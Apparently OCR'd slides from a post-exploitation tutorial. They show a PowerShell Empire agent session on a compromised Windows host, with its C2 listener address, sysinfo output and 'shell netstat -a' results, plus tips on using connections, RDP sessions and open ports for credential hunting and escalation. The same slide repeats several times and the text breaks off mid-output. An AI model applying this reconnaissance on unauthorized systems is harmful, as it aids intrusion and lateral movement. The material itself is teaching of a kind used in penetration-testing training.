


```
(Empire: KGFALM17) > sysinfo: 0|http://10.10.33.20

Listener:           http://10.10.33.200:80
Internal IP:      10.10.33.121
Username:           PACIFIC\jmouse
Hostname:         DESKTOP1
OS:                 Microsoft Windows 7 Ultimate N
High Integrity:     1
Process Name:       powershell
Process ID:         744
Language:           powershell
Language Version: 2
```

Host Enumeration
Network Connections

- Routing tables
- Open ports // possibly for escalation
- RDP / SSH connections may indicate saved profiles and passwords | keys
- Simple things like netstat can aid in fingerprinting the network.
- Help identify internal IPs/Ranges you wouldn’t have guessed.

Host Enumeration
Network Connections



```
(Empire: KGFALM17) > shell netstat -a
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Desktop1:0             LISTENING
  TCP    0.0.0.0:445            Desktop1:0             LISTENING
  TCP    0.0.0.0:49153          Desktop1:0             LISTENING
  TCP    0.0.0.0:49154          Desktop1:0             LISTENING
  TCP    10.10.33.121:58829     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58830     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58831     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58832     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58838     a-0001:https           ESTABLISHED
  TCP    10.10.33.121:58839     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58841     204.79.197.222:http    ESTABLISHED
  TCP    10.10.33.121:58842     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58843     204.79.197.222:http    ESTABLISHED
```

Empire CMD:

shell netstat -a

:::INFO:::

Internal IP's

Local Services


Internal Connections

RDP sessions

Open Ports

@h3xg4m3s

Host Enumeration
Network Connections



```
(Empire: KGFALM17) > shell netstat -a
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Desktop1:0             LISTENING
  TCP    0.0.0.0:445            Desktop1:0             LISTENING
  TCP    0.0.0.0:49153          Desktop1:0             LISTENING
  TCP    0.0.0.0:49154          Desktop1:0             LISTENING
  TCP    10.10.33.121:58829     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58830     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58831     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58832     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58838     a-0001:https           ESTABLISHED
  TCP    10.10.33.121:58839     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58841     204.79.197.222:http    ESTABLISHED
  TCP    10.10.33.121:58842     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58843     204.79.197.222:http    ESTABLISHED
```

Empire CMD:

shell netstat -a

:::INFO:::

Internal IP’s

Local Services


Internal Connections

RDP sessions

Open Ports

@h3xg4m3s

Host Enumeration
Network Connections



```
(Empire: KGFALM17) > shell netstat -a
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Desktop1:0             LISTENING
  TCP    0.0.0.0:445            Desktop1:0             LISTENING
  TCP    0.0.0.0:49153          Desktop1:0             LISTENING
  TCP    0.0.0.0:49154          Desktop1:0             LISTENING
  TCP    10.10.33.121:58829     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58830     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58831     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58832     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58838     a-0001:https           ESTABLISHED
  TCP    10.10.33.121:58839     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58841     204.79.197.222:http    ESTABLISHED
  TCP    10.10.33.121:58842     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58843     204.79.197.222:http    ESTABLISHED
```

Empire CMD:

shell netstat -a

:::INFO:::

Internal IP's

Local Services


Internal Connections

RDP sessions

Open Ports

@h3xg4m3s

Host Enumeration
Network Connections



```
(Empire: KGFALM17) > shell netstat -a
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            Desktop1:0             LISTENING
  TCP    0.0.0.0:445            Desktop1:0             LISTENING
  TCP    0.0.0.0:49153          Desktop1:0             LISTENING
  TCP    0.0.0.0:49154          Desktop1:0             LISTENING
  TCP    10.10.33.121:58829     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58830     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58831     a23-200-74-168:http    CLOSE_WAIT
  TCP    10.10.33.121:58832     a-0001:http            ESTABLISHED
  TCP    10.10.33.121:58838     a-0001:https           ESTABLISHED
  TCP    10.10.33.121:58839     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58841     204.79.197.222:http    ESTABLISHED
  TCP    10.10.33.121:58842     52.231.32.10:http      ESTABLISHED
  TCP    10.10.33.121:58843     204.79.197.222:http    ESTABLISHED
```

Empire CMD:

shell netstat -a

:::INFO:::

Internal IP's

Local Services


Internal Connections

RDP sessions

Open Ports

@h3xg4m3s

Host Enumeration
Network Connections



```
(Empire: KGFALM17) > shell netstat -a
Active Connections
